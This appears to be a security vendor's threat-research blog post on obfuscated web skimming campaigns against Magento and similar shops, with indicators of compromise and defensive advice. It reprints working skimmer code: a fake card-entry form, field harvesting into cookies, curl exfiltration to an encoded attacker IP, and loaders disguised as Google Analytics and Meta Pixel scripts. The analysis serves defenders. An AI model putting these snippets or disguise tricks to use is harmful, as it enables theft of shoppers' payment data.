Microsoft security researchers recently observed that web skimming campaigns now employ various obfuscation techniques to deliver and hide skimming scripts. It's a shift from earlier tactics where attackers conspicuously injected malicious scripts into e-commerce platforms and content management systems (CMSs) via vulnerability exploitation, making this threat highly evasive to traditional security solutions. As of this writing, some of the latest skimming HTML and JavaScript files uploaded in VirusTotal have very low detection rates.

Web skimming typically targets platforms like Magento, PrestaShop, and WordPress, which are popular choices for online shops because of their ease of use and portability with third-party plugins. Unfortunately, these platforms and plugins come with vulnerabilities that the attackers have constantly attempted to leverage. One notable web skimming campaign/group is Magecart, which gained media coverage over the years for affecting thousands of websites, including several popular brands.

In one of the campaigns we've observed, attackers obfuscated the skimming script by encoding it in PHP, which, in turn, was embedded inside an image file——a likely attempt to leverage PHP calls when a website's index page is loaded. Recently, we've also seen compromised web applications injected with malicious JavaScript masquerading as Google Analytics and Meta Pixel (formerly Facebook Pixel) scripts. Some skimming scripts even had anti-debugging mechanisms, in that they first checked if the browser's developer tools were open.

Given the scale of web skimming campaigns and the impact they have on organizations and their customers, a comprehensive security solution is needed to detect and block this threat. Microsoft 365 Defender provides a coordinated defense that's enriched by our visibility into attacker infrastructure and continuous monitoring of the threat landscape.

In this blog, we provide the technical details of the recent skimming campaigns' obfuscation techniques. We also offer steps for defenders and users to protect themselves and their organizations from such attacks.

How web skimming works

This primary goal of web skimming campaigns is to harvest and later exfiltrate users' payment information, such as credit card details, during checkout. To achieve this, attackers typically take advantage of vulnerabilities in e-commerce platforms and CMSs to gain access to pages they want to inject the skimming script into. Another common method is web-based supply chain attacks, where attackers use vulnerabilities in installed third-party plugins and themes or compromise ad networks that may inevitably serve malicious ads without the site owner's knowledge or consent.



Figure 1. Overview of a web skimming attack

As mentioned earlier, one notable skimming campaign is Magecart. First observed in 2010, Magecart campaigns have increased in number and become stealthier through heavy obfuscation techniques, new injection points, and delivery methods. In the last five years, popular organizations or brands have been affected by Magecart——from an airline company and online ticketing services to a sports brand and personal transporter. In 2019, tens of thousands of websites got compromised because of a misconfiguration in the cloud service provider where these sites were hosted. Such an increase in these types of attacks prompted the Payment Card Industry Security Standards Council (PCI SSC) to release a bulletin that warns users about the threat.

In April 2022, PCI also released a major revision in its Data Security Standard (DSS), which now includes additional requirements for e-commerce environments to help prevent skimming.

Recent developments

In their earlier iterations, most web skimming campaigns directly targeted unpatched e-commerce platforms like Magento. Also, the malicious JavaScript they injected were very conspicuous. However, as the campaigns' attack vectors and routines evolved, attackers also started using different techniques to hide their skimming scripts.

Malicious images with obfuscated script

During our research, we came across two instances of malicious image files being uploaded to a Magento-hosted server. Both images contained a PHP script with a Base64-encoded JavaScript, and while they had identical JavaScript code, they slightly differed in their PHP implementation. The first image, disguised as a favicon (also known as a shortcut or URL icon), was available on VirusTotal, while the other one was a typical web image file discovered by our team. Their hashes are included in the Indicators of compromise section below.

We first observed the malicious favicon in November 2021, when a few campaigns started dropping remote access trojans (RATs) on target web servers, in addition to injecting scripts into web pages. This delivery method moves away from the usual modus; it appears that attackers are now targeting the server side to inject their scripts, enabling them to bypass conventional browser protections like Content Security Policy (CSP), which prevents the loading of any external scripts. Meanwhile, the more recent image file was uploaded on the /media/wysiwyg/ directory, most likely by leveraging a vulnerability in the Magento CMS.

The insertion of the PHP script in an image file is interesting because, by default, the web server wouldn't run the said code. Based on previous similar attacks, we believe that the attacker used a PHP include expression to include the image (that contains the PHP code) in the website's index page, so that it automatically loads at every webpage visit.

In both images' cases, once the embedded PHP script was run, it first retrieved the current page's URL and looked for the "checkout" and "onepage" keywords, both of which are mapped to Magento's checkout page.



Figure 2. Screenshot of a Magento shopping cart page with the "checkout" keyword in the URL

Before serving the skimming script, the PHP script also checked that administrator cookies weren't set to ensure that a web admin isn't currently signed in. Such a check ensured that the script only targeted the site visitors (online shoppers).

```
<?php
    if ($_SERVER['REQUEST_METHOD'] === 'GET') {
        if (strpos($_SERVER['REQUEST_URI'], 'checkout') !== false
            || strpos($_SERVER['REQUEST_URI'], 'onepage') !== false
            || strpos($_SERVER['REQUEST_URI'], 'finish') !== false) {
                if (!isset($_COOKIE['adminhtml'])) {
```

Figure 3. Portion of the PHP script that checks for admin cookies

The skimming script was encoded multiple times using hexadecimal (Base16) and then Base64. When decoded, it had an array of strings that were referenced and substituted further to construct a complete JavaScript code. Below are snippets of the decoded skimming script.

The boms() function (Figure 4) was responsible for creating and serving the fake checkout payment form (Figure 5) that collected target users' payment details.

```
function boms() {
    if (document.getElementById("checkout-payment-method-load") &&
        document.getElementById("checkout-payment-method-load").innerHTML.indexOf("cc_cid") == -1) {
        if (!document.getElementById(f_id_daww)) {
            var link_el = "Credit/Debit Card Secure Payment Cardholder *  Card Number *  Expiration Date *
            Month 01 02 03 04 05 06 07 08 09 10 11 12 Year  2021 2022 2023 2024 2025 2026 2027 2028 2029 2030
            Card Verification Number * ";
            var data = document.createElement("form");
            data.innerHTML = link_el;
            var doms = document.getElementById("checkout-payment-method-load").childNodes;
            var i = 0;
            for (; i < doms.length; i++) {
                if (doms[i].style) {
                    doms[i].style.display = "none";
                }
            }
            document.getElementById("checkout-payment-method-load").appendChild(data);
        }
    }
    if (document.getElementById(f_id_daww)) {
        document.getElementById("field--holder").disabled = false;
        document.getElementById("field--card-number").disabled = false;
        document.getElementById("field--month").disabled = false;
        document.getElementById("field--year").disabled = false;
        document.getElementById("field--cvv").disabled = false;
    }
}
```

Figure 4. Portion of the skimming script that creates and serves the fake checkout payment form

Figure 5. Sample screenshot of the fake checkout form that collects user payment details

The said function is only triggered if the __ffse cookie value wasn't set to "23623234232362632 6"—most probably a check to ensure that the website isn't already infected.

```
var cook = getCookie("__ffse");
function lDsx() {
    if (cook != "23623234232362632 6") {
        setInterval(boms, 200);
    }
}
```

Figure 6. Portion of the skimming script that checks for a specific cookie value

When the user submitted their details in the fake form, the glob_snsd() function is triggered (Figure 7), which then collected the said details in the form elements (input, select), encoded them in hex and Base64, and finally added them to the cookies (Figure 8).

```
var asfdaw = true;
cook = getCookie("__ffse");
if (cook != "23623234232362632 6") {
    setInterval(glob_snsd, 4000);
}
```

Figure 7. Portion of the skimming script that launches the credential theft and exfiltration routines

```
function glob_snsd() {
    var move_elements = document.getElementsByTagName("button");
    i = 0;
    for (i = 0; i < move_elements.length; i++) {
        move_elements[i].addEventListener("click", function () {
            var hex = "";
            var data = document.getElementsByTagName("form");
            document.cookie = "__ffsj=" + "$" + "; path=/";
            z = 0;
            for (z = 0; z < data.length; z++) {
                var ships = data[z].getElementsByTagName("input");
                var allQuestions = data[z].getElementsByTagName("select");
                x = 0;
                for (; x < ships.length; x++) {
                    if (ships[x].value && ships[x].value != "" && ships[x].type != "radio" && ships[x].type != "hidden
                        if (ships[x].name && ships[x].name != "") {
                            var cookie = getCookie("__ffsj");
                            if (cookie != "") {
                                cookie = cookie.hexDecode();
                            }
                            cookie = cookie + (ships[x].name + ":" + ships[x].value + "|");
                            cookie = cookie.hexEncode();
                            cookie = cookie.split("00").join("");
                            document.cookie = "__ffsj=" + "$" + "; path=/";
                            document.cookie = "__ffsj=" + cookie + "; path=/";
                        }
                    }
                }
            }
        }
```

Figure 8. Portion of the skimming script that performs the credential theft routine

The encoded stolen information was then exfiltrated to an attacker-controlled C2 via PHP curl requests.

```php
if (isset($_POST['statistic_hash'])) {
    $array = array(
        'statistics_hash'    => $_POST['statistic_hash'],
    );
    $ch = curl_init(base64_decode("aHR0cHM6Ly80NS4xOTcuMTQxLjI1MC9hbmFseXRpY3MucGhw"));
    curl_setopt($ch, CURLOPT_POST, 1);
    curl_setopt($ch, CURLOPT_POSTFIELDS, $array);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($ch, CURLOPT_HEADER, false);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
    $html = curl_exec($ch);
    curl_close($ch);
}
```

Figure 9. Portion of the skimming script that performs the exfiltration routine

Concatenated and encoded skimming host URL

We also came across four lines of JavaScript injected into a compromised webpage. Like the malicious images we previously analyzed, the script in this scenario would run only when it finds the “checkout” keyword in the target web page URL. It would then fetch the skimming script hosted on an attacker-controlled domain to load a fake checkout form.

The attacker-controlled domain was encoded in Base64 and concatenated from several strings. As of this writing, the said domain is still active.

```javascript
if (location.href.search(atob('Y2hlY2tvdXQ=')) = -1) {
    var w = document.createElement('script')
    w.src = atob('aHR0cHM' + '6Ly9qcX' + 'VlcnlzdG' + 'F0aWMue' + 'Hl6L2px' + 'dWVyeS1zd' + 'GF0aWMuanM=')
    // https://jquerystatic[.]xyz/jquery-static.js
    document.head.appendChild(w)
```

Figure 10. Code snippet containing the concatenated and encoded URL that hosts the skimming script

The skimming script itself wasn’t obfuscated and had two main functions: getData() and __send(). getData() was responsible for getting form data on the web page, converting them to JSON, and passing it onto __send(). Interestingly, this function also checked for crawlers and other possible debugging attempts before skimming data. It specifically checked if the user had opened the browser developer tool, as seen in the snippet below:

if (devtools.open) return; if (/bot|googlebot|crawler|spider|robot|crawling/i.test(navigator.userAgent)) return;

The __send() function, in turn, created an image object and prepared the URL for exfiltration. Note that while it formed the image, this function loaded the URL with the captured data in the dataparameter. The parameter value was also encoded in Base64.

Figure 11. Snippet of the hosted script that exfiltrates web page data

Google Analytics and Meta Pixel script spoofing

Attackers have also started masquerading as Google Analytics and Meta Pixel (formerly Facebook Pixel) scripts to trick site administrators or developers into thinking they’re looking at non-malicious codes, thus evading detection.

The screenshot below illustrates how a Base64-encoded string was placed inside a spoofed Google Tag Manager code. This string decoded to trafficapps[.]business/data[.]php?p=form.

```
<-- Google Tag Manager -->

    <script>
    (function(i,s,o,g,r,a,m) {
        i['GoogleAnalyticsObjects']=r
        a=s.createElement(g),m=s.getElementsByTagName(g)[0]
        if(i.location.href.indexOf(i.atob(r)) >0){
            a.async=1
            a.src='https://'+i.atob(o)
            m.parentNode.insertBefore(a,m)
        }
    })
    (window,document,'dHJhZmZpY2FwcHMuYnVzaW5lc3MvZGF0YS5waHA/cD1mb3Jt','script','//www.google-analytics.com/
     analytics.js', 'Y2hlY2tvdQ==','ga')
    </script>

    <-- End Google Tag Manager -->
```

Figure 12. Encoded skimming script in a spoofed Google Analytics code

We also observed a similar technique where the skimming script mimicked Meta Pixel's function parameters and JavaScript file name to avoid detection. Like the example in the previous section, the URL in this technique was encoded in Base64 and split into several strings. The concatenated string decoded to //sotech[.]fun/identity[.]js, and it contained obfuscated code. Interestingly, the decoded URL also had the query string d=GTM-34PX2SO, which is specific to Google Tag Manager and not Meta Pixel.

```
!function (f, b, e, v, n, t, s) {
    v = atob; s = f[v('bG9jYXRpb24')].pathname;
    q = window.screen; n = v('Y2hlY2tvdXQ');
        if (!(s && s.includes(n) && !s.includes('cart')))
            return;
        t = f.createElement(b);
        t.async = !0;
        t.src = v(e.join('')) + '?id=GTM-34PX2SO';
        w = q.height;
        s = f.getElementsByTagName(b)[0];
        s.parentNode.insertBefore(t, s)
}(document, 'script', ['Ly9zb', '3RlY2', 'guZnVu', 'L2lk', 'ZW50aXR', '5Lmpz']);
```

Figure 13. Encoded skimming script in a spoofed Meta Pixel code

The attackers behind the Meta Pixel spoofing used newly registered domains (NRDs) hosted on HTTPS to carry out their attacks. All the domains we saw associated with this skimming campaign were registered around the same time via a popular budget hosting provider, as seen in the list below. However, the actual hosting sites were hidden behind Cloudflare's infrastructure.

- sotech[.]fun — created August 30, 2021
- techlok[.]bar — created September 3, 2021
- dratserv[.]bar — created September 15, 2021

The hosted script had multiple layers of obfuscation. Based on what we were able to partially de-obfuscate, not only did the code serve the skimming script, but it also did the following:

- steal passwords — input[name="billing[customer_password]"]
- perform an anti-debugging technique — function isDebugEnabled()



Figure 14. Snippet of the encoded skimming script

Defending against web skimming

For organizations, the impact of web skimming campaigns could translate into monetary loss, reputation damage, and loss of customer trust. Web administrators and other defenders should therefore keep a close eye on such attacks. As it is, web skimming scripts closely resemble other JavaScript code used to perform legitimate business functions like web analytics. In addition, skimming scripts aren't only found in HTML files; CSS, SVG, and other file types can also embed code that runs JavaScript once the related web pages load.

Given the increasingly evasive tactics employed in skimming campaigns, organizations should ensure that their e-commerce platforms, CMSs, and installed plugins are up to date with the latest security patches and that they only download and use third-party plugins and services from trusted sources. They must also perform a regular and thorough check of their web assets for any compromised or suspicious content. Among the similarities we found in these recent skimming scripts include the presence of Base64-encoded strings such as "checkout" and "onepage" and the presence of the atob() JavaScript function in compromised pages. Such clues could help defenders surface these malicious scripts.

Organizations should also complement best practices with a comprehensive security solution like Microsoft 365 Defender, which can detect and block skimming scripts on endpoints and servers by coordinating threat defense across various domains. It's also backed by threat experts whose continuous monitoring of the computing landscape for new attacker tools and techniques enriches our protection technologies. For example, in the case of Magecart, RiskIQ published a report that profiled the attacker groups behind it. Updates about the latest skimming campaigns observed are also provided.



Figure 15. Microsoft Defender for Endpoint detecting a web skimming malware

Meanwhile, online shoppers can protect themselves from web skimming attacks by ensuring their browser sessions are secure, especially during the checkout process. They should be wary of any unexpected or suspicious pop-ups that ask for payment details. Finally, users should turn on cloud-delivered protection and automatic sample submission on Microsoft Defender Antivirus (or a similar feature in their security product). This capability utilizes artificial intelligence and machine learning to quickly identify and stop new and unknown threats.

Learn how you can stop attacks through automated, cross-domain security with Microsoft 365 Defender.

Microsoft 365 Defender Research Team

Appendix

Indicators of compromise

File hashes (SHA-256)

- a6fc14a7bb5e05c1d271add5b38744523fed01a18ce5578b965ee02e19589e77
- b397e7ad2d00dcef4cf4ba5df363684b1fefcc64c23ab110032a7b2ebb77ab4a
- 88e9d5eddd24546ab78ce8db1eb474a20b9694f52d4c7ad976fbfa683b7ce635

Encoded URLs

Below is a list of Base64-encoded URLs injected in affected CMSs and their corresponding decoded values. These URLs host the malicious JavaScript the attackers use for web skimming.

Base64-encoded URL

aHR0cHM6Ly80NS4xOTcuMTQxLjI1MC9zdGF0eXN0aWNzLnBocA==

aHR0cHM6Ly80NS4xOTcuMTQxLjI1MC9hbmFseXRpY3MucGhw

Ly9hcGl1anF1ZXJ5LmNvbS9hamF4L2xpYnMvanF1ZXJ5LzMuNS4xL2pxdWVyeS0zLjExLjAubWluLmpzP2k9

dHJhZmZpY2FwcHMuYnVzaW5lc3MvZGF0YS5waHA/cD1mb3Jt

aHR0cHM6Ly9qcXVlcmlkZXYuYXQvanF1ZXJ5LmJhLWhhc2hjaGFuZ2UubWluLmpz

aHR0cHM6Ly9qcXVlcnlzdGF0aWMueHl6L2pxdWVyeS1zdGF0aWMuanM=

Ly9zb3RlY2guZnVuL2lkZW50aXR5Lmpz

Ly90ZWNobG9rLmJhci9zY2V2ZW50Lm1pbi5qcw

Ly9kcmF0c2Vydi5iYXIvc2NyaXB0LW1pbi0yLjUuNC5taW4uanM

aHR0cHM6Ly9pZHRyYW5zZmVyLmljS93d3cuZ29vZ2xlLWFuYWx5dGljcy5jb20vYXJvbWFvbmxpbmVzdG9yZS5jb20uanM=

dHJhZmZpY2FwcHMub3JnL2RhdGEucGhwP3A9ZjE2aTEz

aHR0cHM6Ly9jaWxlbnQtdHJhY2tpbmcuY29tL2pzL3RyYWNraW5nLTIuMS5taW4uanM=

Z29vZ2xlc2VydmljZXMub25saW5lL3Y0L2FwaS9hcGlWMi5qcw==

bGlnaHRnZXRqcy5jb20vbGlnaHQuanM=

anNwYWNrLnByby9hcGkuanM=

bWFnZWVudG8uY29tL3YzL2FwaS9sb2dzLmpz

YWdpbGl0eXNjcmlwdHMuY29tL2pzL3NhZmVmaWxlLmpz

aHR0cHM6Ly8xMDYuMTUuMTc5LjI1NQ==

aHR0cHM6Ly8xMDMuMjMzLjExLjI4L2pRdWVyeV9TdFhsRmlpc3hDRE4ucGhwP2hhc2g9MDZkMDhhMjA0YmRkZmViZTI4NTg0MDhhNjJjNzQyZTk0

Microsoft 365 Defender detections

Microsoft Defender Antivirus

Below are Microsoft detections that detect malicious JavaScript skimmers in web servers.

Magento skimmers

- TrojanSpy:JS/Banker.AA
- TrojanSpy:JS/SuspBanker.AA
- TrojanSpy:JS/MageBanker.CC
- TrojanSpy:JS/GTagManagerBanker.A
- TrojanSpy:JS/GTagManagerBanker.B
- TrojanSpy:JS/GenWebBanker.A
- TrojanSpy:JS/FbPixelSkimming.A
- TrojanSpy:JS/Banker.BB
- TrojanSpy:JS/PossibleSkimmer.A

WordPress WooCommerce skimmer

- TrojanSpy:JS/WooCommBanker.BB

PrestaShop skimmer

- TrojanSpy:JS/PrestaBanker.BB